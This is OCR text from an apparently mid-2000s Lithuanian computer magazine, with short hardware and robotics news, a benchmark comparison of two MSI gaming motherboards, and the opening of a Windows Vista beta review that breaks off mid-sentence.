
Optinių įrenginių universalumas toliau auga. Šiandien kompanija LG pristatė įrenginį GBW–H10N, kuris pripažįsta *Blu–ray* diskų įrašymą 4x greičiu. Be to, jis moka dirbti su senesniais DVD, DVD±R, DVD±RW diskais bei su DVD–RAM, jau nė nekalbant apie visas CD rūšis. Jeigu tu netyčia pamiršai, tuomet žinok, kad *Blu–ray* diskuose, kurių dydis yra toks pat, kaip CD, telpa iki 25 Gb duomenų vienasluoksniame kaupiklyje ir iki 50 Gb dvisluoksniame. Tai pasiekiama dėl trumpesnių (405 nm) už raudoną lazerį (650 nm) bangų, kas leidžia daug tiksliau sufokusuoti šviesos pluoštą. Naujasis įrenginys informaciją gali įrašinėti 4x (BD–R formatui) arba 2x (BD–RE formatui, daugkartinis įrašymas) greičiu. Įrenginys gaminamas kaip vidinis įrenginys, nuspalvinamas baltai. Jo kaina sieks apie 1900 litų. Žinoma, tai nėra mažai, tačiau perspektyvu.

→ SPALVOTAS NUOTOLINIO VALDYMO PULTELIS

Kompiuteris gali priversti žmogų aptingti, ypač jeigu prie jo prijungsi tokį įrenginį, kaip nuotolinio valdymo pultelis *Logitech Harmony 1000*. Nuo savo pirmtakų jis pagrinde skiriasi tuo, kad jis turi spalvotą ekranėlį su sensoriniu valdymu. Savaime suprantama, toks sprendimas supaprastina įrenginio naudojimą ir kartu su stilingu dizainu jam suteikia ypatingo šarmo. Buitiniai įrenginiai kontroliuojami per infraraudonųjų spindulių jungtį, tačiau tai reiškia, kad įrenginiai turi būti tiesioginio matomumo zonoje. Tingi stotis nuo sofos ir eiti į kaimyninį kambarį? Papildomas aksesuaras *Logitech Harmony Wireless Extender* įrenginių valdymui kaimyninėse patalpose (nebūtinai tiesioginio matomumo zonoje) naudoja RF technologiją. Pultas gali valdyti daugiau nei 175 tūkstančių skirtingų gamintojų įrenginių — būtent tiek modelių yra kompanijos duomenų bazėje. Greičiausiai joje bus ir tavo ištikimieji namų pramogų pagalbininkai. Jeigu turi draugų vakarinėje Europoje, tuomet gali jau dabar jiems siųsti 150 eurų ir laukti siuntinio su pulteliu.



→ STEAMPUNK IS NOT DEAD



> Tikras garinis tankas!

Ar žinai, kas tai yra *steampunk*? Taigi yra reali tikimybė, kad mūsų gyvenimą animatoriaus *I–Vej Huano* (*I–Wei Huang*) paįvairins gariniais „monstrais". Šis iniciatyvus išradėjas nusprendė sukurti realų garinį tanką — bent jau žaislinių gabaritų.

Savo kūrinius išradėjas gamina daugiausia dėmesio skirdamas technikos funkcionalumui nepriklausomai nuo to, kaip įspūdingai jie atrodys. Žinoma, elegantiška tokią techniką pavadinti sunku: šių aparatų viduje tenka montuoti ne pačius grakščiausius elementus, o, pavyzdžiui, kuro bakus ir katilus su verdančiu vandeniu, iš kurių išeinantis garas spaudžia stūmoklius, dėl ko ir vyksta kažkoks judėjimas.

Vietoje kuro šiuose įrenginiuose galima naudoti daugelį medžiagų, tačiau pačiu patogiausiu savo mašinoms I–Vėjus laiko spiritą. Priklausomai nuo modelio, kuro pakanka nuo penkių minučių iki pusės valandos.

I–Vėjus su savo neįprastais aparatais dalyvavo *RoboGames–2006* festivalyje, iš kurio sugrįžo nešinas apdovanojimais. Kol kas jo aparatai nėra leidžiami serijiniu būdu. Huanas sako, kad jam tenka atskirai ieškoti kiekvienam modeliui tinkamų detalių, todėl apie pramoninę gamybą nekalbama. Visos jo garo mašinos yra varomos spiritu. Be jokios abejonės, pagrindinė jų dalis yra ne gyva širdis, o garo katilas.


→ MĖNULIO VORAS

Nuo garinių vorų pereikim prie kosminių. Paaiškėjo, kad NASA žymiajame Arizonos krateryje bei Sinder–Leike (*Cinder Lake*), kuris išsiskiria „mėnulio" landšaftu, pradeda bandyti krūvą eksperimentinių robotų ir roverių.

Iš naujovių būtų galima paminėti robotą–roverį „Atletą" (ATHLETE). Ši vorą primenanti mašina gali veikti kaip mėnulio sunkvežimis, judanti kilnojama bazė, kuro užpildymo mašina ir geologas. Be to, šis projektas dar bus tobuilnamas. „Atletą" sukūrė reaktyvinio judėjimo laboratorijos specialistai, projekte taip pat dalyvavo inžinieriai ir mokslininkai iš NASA tyrimo centrų, Stenfordo universiteto ir firmos „Boeing". Šešios galingos aparato kojos baigiasi ratais, kiekvienas kurių turi savo jėgos prietaisą ir gali pasisukti į skirtingas puses. Daugiau nei 4 metrų skersmens robotas gali įsibėgėti iki 10 kilometrų per valandą, įveikti 50 laipsnių statumo uolinį (gruntinį) šlaitą ir 25 laipsnių minkšto smėlio šlaitą. Vertikalus metro su trupučiu aukščio iškilimas jam taip pat nėra kliūtis. Naujasis robotas gali pakelti 450 kilogramų sveriantį krovinį — tokio tipo mašinoms tai tikras rekordas. Beje, „Atleto" konstrukcijoje numatyta, kad dvi arba daugiau tokių mašinų galima sujungti į gigantiškas judančias platformas, kas ypač praverstų, jeigu kosmonautams prireiktų pervežti kokį nors įspūdingų gabaritų krovinį.



> Mėnulio robotas „Atletas"



„MSI K9N DIAMOND“ IR „K8N DIAMOND PLUS“ MOTININIŲ PLOKŠČIŲ PALYGINIMAS.

MSI VARDĄ ŽINO DAUGELIS LIETUVOS KOMPIUTERIŲ ENTUZIASTŲ. ŠI KOMPANIJA GAMINA PLATAUS ASORTIMENTO IT PRODUKCIJĄ TIEK INDIVIDUALIEMS NAUDOTOJAMS, PRADEDANT IŠORINIAIS DAUGIALYPĖS TERPĖS ĮRENGINIAIS IR KOMPIUTERIŲ KOMPONENTAIS, TIEK ĮMONĖMS — DARBO STOTYS BEI NEŠIOJAMIEJI KOMPIUTERIAI. ŠIANDIEN PRISTATOME JUMS DVIEJŲ ITIN GALINGŲ — MSI K9N DIAMOND IR K8N DIAMOND PLUS — MOTININIŲ PLOKŠČIŲ PALYGINAMĄJĮ TESTĄ.

D*iamond* serijos motininės plokštės pradėtos gaminti prieš metus ir tai yra aukščiausios klasės produktas MSI siūlomame asortimente. Abi plokštės išsiskiria puikiu sisteminiu našumu, darbo stabilumu, aukštu suderinamumu, turi puikią garso posistemę ir naudoja itin efektyvią bei tylią „heat–pipe“ aušinimo sistemą.

TECHNINĖS SPECIFIKACIJOS

K9N Diamond plokštė gali dirbti su naujos kartos DDR2–800 atmintinėmis, užtikrinančiomis maksimalų duomenų perdavimo greitį ir yra pagaminta naudojant *NVIDIA nForce 590 SLI* lustų rinkinį. Pagrindiniai *K9N Diamond* ypatumai:

Procesorius: *AMD Socket AM2, Athlon64 FX/X2* ir *Sempron*
Lustų rinkinys: *NVIDIA nForce 590 SLI MCP*
Dvi *PCI–Express x16* jungtys pilnaverčiam darbui su SLI režimu
Atmintis: 4 DIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimties
Tinklas: *Dual LAN 10/100/1000 Mbit/s* ir „FireWire“
Garsas: *Creative Audigy SE! 7.1*
Jungtys: 6 SATA2 (RAID 0/1/0+1,5), 2 PCI–E x16, 2 PCI–E x1, 3 PCI, 10 USB 2.0, 2 IEEE1394
Firminė „turbinimo“ technologija „Dual CoreCell D.O.T. Express“
Aušinimas: „heat–pipe“ aušinimo sistema



K8N Diamond Plus skirta AMD K8 procesoriams su *Socket 939* jungtimi ir pasižymi tokiais ypatumais:

Procesorius: *AMD Opteron, Athlon64 X2 Dual–Core, Athlon 64 FX, Athlon 64*
Lustų rinkinys: *nForce 4 SLI x16*
Dvi PCI–E x16 jungtys pilnaverčiam darbui su SLI režimu
Atmintis: 4 DIMM DDRII 266/333/400 MHz, iki 4 GB bendros apimties
Jungtys: 2 PCI–E x16, 2 PCI–E x1, 1 PCI–E x4, 2 PCI (2.03 versijos), 4 SATA2 ir 2 ATA–133 su RAID lygiu 0, 1, 0+1, 5 galimybe, 10 USB 2.0, 3 IEEE1394
Tinklas: *Dual LAN 10/100/1000 Mbit/s* ir *FireWire*
Garsas: *Creative Audigy SE! 7.1*
Aušinimas: „heat–pipe“ aušinimo sistema





SOUND BLASTER AUDIGY SE GARSO PLOKŠTĖ

Išskirtinė abiejų plokščių savybė — garso sistema. MSI nusprendė nenaudoti standartinių programinių AC'97 arba HD audio kodekų, o ėmė ir įgyvendino gana neįprastą sprendimą — gamintojas įdiegė *Creative SoundBlaster Audigy SE* garso plokštę. Vaizdžiau tariant, MSI išplėšė *Audigy SE* garso plokštės širdį (audio valdiklius bei DAC ir ADC mikroschemas) bei prijungė ją tiesiai prie motininės plokštės. Toks revoliucinis sprendimas reiškia tik vieną — integruota audio sistema garsą apdoroja nenaudodama centrinio procesoriaus pajėgumo. Unikalus garso ir motininės plokštės tandemas seniai jau buvo laukiamas daugelio kompiuterinių žaidimų gerbėjų. Atskiras erdvinio garso procesorius nebestabdo bendro sistemos darbo žaidžiant žaidimus su 3D garsu. *K8N Plus* ir K9N motininės plokštės naudoja 8 kanalų audio sistemą su *Dolby Digital Surround EX* galimybe bei *Wolfson WM8775 ADC* ir *Cirrus Logic CS4382 DAC* analoginio–skaitmeninio–analoginio signalo konverteriais. Tuos pačius konverterius savo produkcijoje naudoja žymus *Hi–Fi* audio sistemų gamintojas *Marantz*. Pagrindiniai *Audigy SE 7.1* privalumai būtų šie: 192 KHz diskretizavimo dažnis, *EAX Advanced HD 3.0* galimybė tikroviškai atmosferai žaidimuose sukurti, aukštas signalo/triukšmo (106 dB) santykis. Garso plokštės integravimas į „motiną" leido MSI padaryti brangią *Creative* garso sistemą kur kas kompaktiškesne ir lankstesne. Standartinėse integruotose *Creative* plokštėse niekada nebuvo optinio/koaksialinio skaitmeninio garso išėjimo bei galimybės pajungti pirminio garso stiprintuvo — MSI ištaisė šį trūkumą. Pirminis garso stiprintuvas su vakuumine lempa — dar viena išskirtinė šių motininių plokščių savybė. Tai jau ne pirmas toks technologinis sprendimas tarp motininių plokščių gamintojų, tačiau iki šiol tokie stiprintuvai būdavo diegiami į kompiuterių korpusų vidų. Toks sprendimas turi keletą pagrindinių trūkumų: padidėja bendras sistemos perkaitimas, pašaliniai trikdžiai pablogina atkuriamo garso kokybę bei pats stiprintuvas užima daug vietos. O štai MSI pirmoji iškėlė pirminį stiprintuvą už kompiuterio korpuso. Jei nusprendei įsigyti *K8N Plus* ir K9N motininių plokščių *Hi–Fi* versijas, tai pakuotėje rasi ir *Cooler Master Musketeer 3* stiprintuvo skydelį su 12AU7 vakuumine lempa. Tiesa, norime perspėti, kad ši lempa veikia tik su dviem iš aštuonių garsiniais kanalais, tačiau skirtumas lyginant su standartiniu *Audigy SE* variantu neabejotinai didžiulis — išgaunamas itin švarus ir sodrus garsas.




„Heat–pipe" AUŠINIMAS


Kuo galingesnė motininė plokštė, tuo didesnis energijos sunaudojimas, vadinasi atsiranda dideli šilumos kiekiai, galintys rimtai pakenkti bendram sistemos funkcionavimui, kaip žinia, be rimto aušinimo čia tikrai neišsiversi. Vienas pagrindinių faktorių, į kurį atkreipia dėmesį naudotojas pirkdamas kompiuterį — tai tylus pastarųjų darbas. Jei PC yra aušinamas oru, tai garso dėl ventiliatorių darbo tikrai neišvengsi. Galima naudoti brangias vandens aušinimo sistemas, tačiau tai — ne išeitis. Tiek *K8N Plus* tiek K9N motininės plokštės turi įdiegtas efektyvias *heat–pipe* aušinimo sistemas. *Heat–pipe* aušinimo sistema pagrįsta specialių vamzdelių, pagamintų iš didelį šilumos laidumą turinčių medžiagų, pvz aliuminio arba vario, panaudojimu.





sampling frequenc





Vamzdis šilumą nuo procesoriaus nuveda link toliau esančio radiatoriaus, kuris aušta konvekcijos būdu arba nedidelio ventiliatoriuko pagalba. Mūsų testuotose motininėse plokštėse šiaurinio ir pietinio tiltų variniai radiatoriai sujungti tarpusavyje šiluminiu vamzdžiu, kuris užtikrina greitą ir tolygų šilumos paskirstymą. Šalia šiaurinio tilto radiatoriaus briaunų yra ventiliatorius, pučiantis orą pirmosios x16 PCI-E jungties kryptimi. Be to, jis aušina galinę ir grafinės plokštės pusę.

DUAL CORECELL

Abi testuojamos plokštės yra komplektuojamos su naujausia patentuota „Dual CoreCell“ technologija. Ši analogų neturinti sistema leidžia naudotojui sekti atskirų AK komponentų darbą bei turi atskiro monitoringo kiekvienam dvibranduolio procesoriaus branduoliui funkciją. „Dual CoreCell“ leidžia sumažinti motininės plokštės įtampą bei dažnį, sistemos temperatūrą bei triukšmo lygį. Mus ypač nustebino maloni naujovė — galimybė atnaujinti BIOS ir tvarkykles internetu, nekalbant jau apie optimizuotą elektros energijos sunaudojimą. Naujausios kartos „Dual CoreCell“ sistema turi įdiegtą kompiuterio krovimosi optimizavimo funkciją bei integruotą MSI „VGA CoreCell 3D“ programinę įrangą grafinėms plokštėms valdyti. Tačiau didžiausias ir labiausiai visų vertinamas „Dual CoreCell“ privalumas — patobulinta dinaminio „užturbinimo“ technologija, užtikrinanti net iki 12 proc. sistemos našumo prieaugį.

TESTINIŲ PLATFORMŲ KONFIGŪRACIJA

Motininė plokštė:

„K9N Diamond ECN 010“

Bios: 1,22

CPU: AMD AM2 FX 62, 2800 MHz

Atmintis: „GEIL“ 2x 1GB PC2-6400 DDR2-800 CL-4-4-4-12

Vaizdo plokštė: MSI NX7950GX2

Tvarkyklė: „Nvidia 91.47“

HDD:

1-as „Barracuda SATA“ 120GB Model: ST3120023AS (OS);

2-as „Seagate Barracuda SATA2“ 160GB Model: ST3160811AS (testams)

Optinis įrenginys: MSI XA52P Sata CD-rw/DVD

PSU: „Coolermaster Realpower 550W“

Motininė plokštė:

„K8N Diamond ECN 010“

Bios: 1,32

CPU: AMD 939 FX 60, 2620 MHz

Atmintis: OCZ 2x 512MB PC-4200 „Platinum Edition“ CL-2.5-3-3-8

Vaizdo plokštė: MSI NX7950GX2

Tvarkyklė: „Nvidia 91.47“

HDD: „Maxtor DiamondMax“ 10 Model: 6V250F0

Optinis įrenginys: MSI XA52P Sata CD-rw/DVD

PSU: „Coolermaster Realpower 550W“

TESTINIŲ PLATFORMŲ KONFIGŪRACIJA

Palyginamoji grafinių testų rezultatų lentelė



3D Mark 05	K9N Diamond	K8N Diamond+	Procentinis skirtumas
1024*786 standartinės nuostatos:	13772	13049	5,5
1280*1024 standartinės nuostatos:	12786	12252	4,4
3D Mark 06			
1024*786 bendras:	9224	8762	5,3
SM 2.0 rezultatas:	4183	4032	3,7
HDR/SM3.0 rezultatas:	4287	4131	3,8
CPU rezultatas:	2134	1946	9,7
1280*1024 bendras:	8113	7872	3,1
SM 2.0 rezultatas:	3653	3606	1,3
HDR/SM3.0 rezultatas:	3492	3467	0,7
CPU rezultatas:	2136	1942	10,0
1280*1024 su 16 Ansi filtracija:	7516	7394	1,6
SM 2.0 rezultatas:	3276	3254	0,7
HDR/SM 3.0 rezultatas:	3245	3204	1,3
CPU rezultatas:	2085	2003	4,1
3D Mark 06 OC			
1280*1024 bendras:	8213	7950	3,3
SM 2.0 rezultatas:	3655	3622	0,9
HDR/SM 3.0 rezultatas:	3497	3444	1,5
CPU rezultatas:	2249	2030	10,8
Aquamark 3			
1280*1024 su pilnu detalizavimu	106,91	101,29	5,5
F.E.A.R			
1280*1024: GPU matavimas			
Minimalus FPS	52	48	8,3
Vidutinis FPS	98	96	2,1
Maksimalus FPS	252	246	2,4
640*480 CPU matavimas			
Minimalus FPS	63	53	18,9
Vidutinis FPS	150	131	14,5
Maksimalus FPS	383	333	15,0
Serious Sam 2			
Branchester Demo			
1024*786 FPS	147,8	139,6	5,9
1280*1024 FPS	119,2	118	1,0
Greendale			
1024*786 FPS	108,9	104,5	4,2
1280*1024 FPS	82,3	81,2	1,4
Shield Generator			
1024*786 FPS	94,1	90,5	4,0
1280*1024 FPS	72,5	72,3	0,3

PC Mark 05			
PC Mark rezultatas:	6613	6305	4,9
CPU rezultatas:	5689	5301	7,3
Atminties rezultatas:	5185	5821	-10,9
Grafinis rezultatas:	7447	6991	6,5
HDD rezultatas:	5624	5912	-4,9
Windows Media Encoder 9			
„Taxi 3" HD vaizdo klipo dekodavimas iš 1920*1080 rezoliucijos į 640*480 minutėmis	4,38	5,27	20,3
Winzip			
Standartinis testas KB/s	1,23	1,15	7,0

Abiejų testuojamų egzempliorių rezultatai, kaip matome, labai panašūs. Tačiau MSI „K9N Diamond" korta akivaizdžiai lenkia „K8N Diamond Plus" F.E.A.R žaidime bei kai kuriuose sisteminiuose testuose: „Windows Media Encoder" bei „Winzip". Labai keistai atrodo, kai matome priešingą vaizdą („PC Mark 05") — greičiausiai tai lemia skirtinga testinių platformų konfigūracija.

IŠVADA

Tokie nežymūs našumo skirtumai vargu ar gali turėti įtakos bendram teigiamam abiejų motininių plokščių įspūdžiui. Akivaizdu, kad nežymų *K9N Diamond* pranašumą lemia geresnė panaudotos testavimo platformos konfigūracija. Kaip supratai, šios motininės plokštės suprojektuotos išskirtinai žaidimams ir turi plačias „turbinimo" galimybes. Optimaliai parinkus kitas kompiuterio dedamąsias galima pilnai mėgautis naujos kartos SLI X16 technologijos teikiamais malonumais. Kompanija MSI padarė pakankamai, kad šios abi plokštės būtų aukštos klasės. Originalus *Hi–Fi* stiprintuvas bei efektyvi aušinimo sistema daro šias plokštes išskirtines konkurentų atžvilgiu. Sąsajų ir jungimo galimybių turėtų užtekti bet kuriam naudotojui. Abi plokštės turi solidų funkcijų rinkinį ir sugeba patenkinti visus naudotojų lūkesčius didelių resursų reikalaujančioje programinėje įrangoje bei kompiuteriniuose žaidimuose. *K9N Diamond* rekomenduojame tiems, kurie nori turėti tikrą „high end" našumą. Nežymiai jai nusileidžianti *K8N Diamond Plus* puikiai tiks kompiuterinių žaidimų entuziastams, mokantiems skaičiuoti pinigus.


windows vista_
beta version
F.ck don't
ows vista
beta version
Hack

„Windows Vista“ — grėsmė hakeriui

Naujos kartos OS beta versijos galimybių apžvalga

PAGALIAU TAI NUTIKO. NAUJOJI „WINDOWS VISTA“ OFICIALIAI PRIEINAMA „MICROSOFT“ SVETAINĖJE. TAI REIŠKIA, KAD APSIGINKLAVUS SKALPELIU IR MARIOMIS KANTRYBĖS GALIMA ŠIĄ OPERACINĘ SISTEMĄ APČIUPINĖTI IŠ VISŲ PUSIŲ. BŪTENT TAI MES IR PADARĖM. REZULTATAS PRIEŠ TAVO AKIS.



Tu — išrinktasis


Iki šios dienos susipažinti su naująja OS galėjo tik smalsiausieji ir kantriausieji, kurių negąsdino warezinių leidimų paieška *p2p* tinkluose. Dabar viskas kitaip. *WinHEC 2006* parodoje, kuri, beje, yra vienas svarbiausių „Microsoft“ organizuojamų įvykių, pats kompanijos galva pareiškė, kad antroji *Windows Vista* beta versija bus prieinama testavimui plačiam žmonių ratui. Ir nemelavo. Nuo birželio 7 dienos bet kuris pageidaujantysis turi galimybę nemokamai parsisiųsti antrąją *Vistos* beta versiją (*build 5384*). Beje, tai bus ne kokia nors apipjaustyta versija, o pati pilniausia, kokia tik yra *Ultimate Edition*, kurioje sukrauti visi būsimos OS komponentai. Maža to, pateikiamos iš karto dvi sistemos versijos: 32 ir 64 bitų platformoms. Šiek tiek neįprastai atrodo šių MS distributyvų dydis lyginant su kitomis leidžiamomis sistemomis, kuris atitinkamai skirtingoms platformoms siekia 3,3 Gb ir 4,2 Gb. Tačiau tai juk yra naujos kartos operacinė sistema, kurioje „Microsoft“ apjungė savo paskutinių keleto metų darbą. Ir iš viso, tuo rūpintis tau nereikėtų: naujosios operacinės sistemos imidžai pateikiamas DVD diskuose.

Paskelbkite reikalavimus


Gavę distributyvą vieni iš karto puls į mūšį, o kiti susimąstys: „O ar mano mašina paveš?“. Geitsas smarkiai perdėjo, kai 2003 metų pabaigoje papasakojo apie naujai OS skirtą naujos kartos kompiuterį. Kaip kad paprastai būna, jis iš pradžių pasikarščiavo, o paskui pasitaisė. Kiek vėliau buvo paskelbti nauji sisteminiai reikalavimai, kurie pagal šiuolaikinius mastus gana kuklūs: mažiausiai 1,1GHz procesorius, 512 Mb operatyvinės atminties ir šiuolaikinė vaizdo plokštė. Šį kartą gamintojai nepatingėjo kiekvienai vaizdo plokščių klasei klasifikuoti maksimalią įmanomą skiriamąją gebą: jeigu pas tave vaizdo plokštė su 64 Mb atminties, tuomet tu nepamatysi didesnės nei 1440x900 skiriamosios gebos, o plokštė su 128 Mb sugebės parodyti net 1920x1200 ir t.t. Beje, net ir šios charakteristikos nurodytos su tam tikra atsarga. Pavyzdžiui, pas mane namie *Vista* visiškai sėkmingai pasileido mašinoje su senuku *Athlonu* ir 256 Mb atminties, o paprasta *GeForce2 200MX* pavežė kur kas daugiau, nei kūrėjai žadėjo. Savaime suprantama, pilnaverčiam darbui to neužtenka, tačiau eksperimentams pakanka.

Perkėlimo sunkumai

Kaip ir ankstesnėse langinių versijose, *Vistoje* taip pat yra du įdiegimo variantai: galima pasinaudoti naujuoju DVD pateikiamu sistemos užkrovėju arba naująją OS įdieginėti iš jau egzistuojančios sistemos. Jeigu pastaruoju atveju niekas kardinaliai nepasikeitė, tai naujasis sistemos įdiegimo vedlys buvo perrašytas nuo nulio. Dabar tai pilnavertiška grafinė sistema su patogia ir suprantama vartotojo sąsaja bei išsamiais komentarais, kurie vartotoją lydi kiekviename žingsnyje. Iš viso, problemos neįmanomos. Vienintelis sudėtingumas tame, jog reikia sulaukti, kol vedlys atliks visus reikiamus veiksmus. Šiuolaikiniame kompiuteryje visa procedūra vargu ar truks ilgiau nei pusvalandį.



Ugniasienės valdymui skirta MMC konsolė



Simbolinis langas — vyksta kalbos atpažinimas

Darbas su ką tik įdiegta operacine sistema prasideda nuo reikiamų tvarkyklių įdiegimo. Tačiau *Windows Vista* atveju aš neįdieginėjau nė vienos tvarkyklės (XP tokio dalyko nebuvo). Viskas pasileido ir veikė su standartinėmis tvarkyklėmis be jokių veiksmų iš mano pusės net nepaisant to, kad iš karto po pirmųjų *Longhorn* versijų (ankstesnis būsimos OS pavadinimas) išleidimo pasauliniame voratinklyje vyko aršios diskusijos apie grįžtamą *Windows Vista* suderinamumą su egzistuojančia aparatūra ir programine įranga. Atseit, po įdiegimo atsiranda daugybė konfliktuojančių įrenginių, o garso įrenginiai *Windows Vista* sistemoje apskritai neveikė. Nė už ką nepatikėsiu, kad 3,5 Gb dydžio distributyve neatsiras jaukaus kampelio visoms reikalingoms tvarkyklės. Įvertink tai, kad net XP 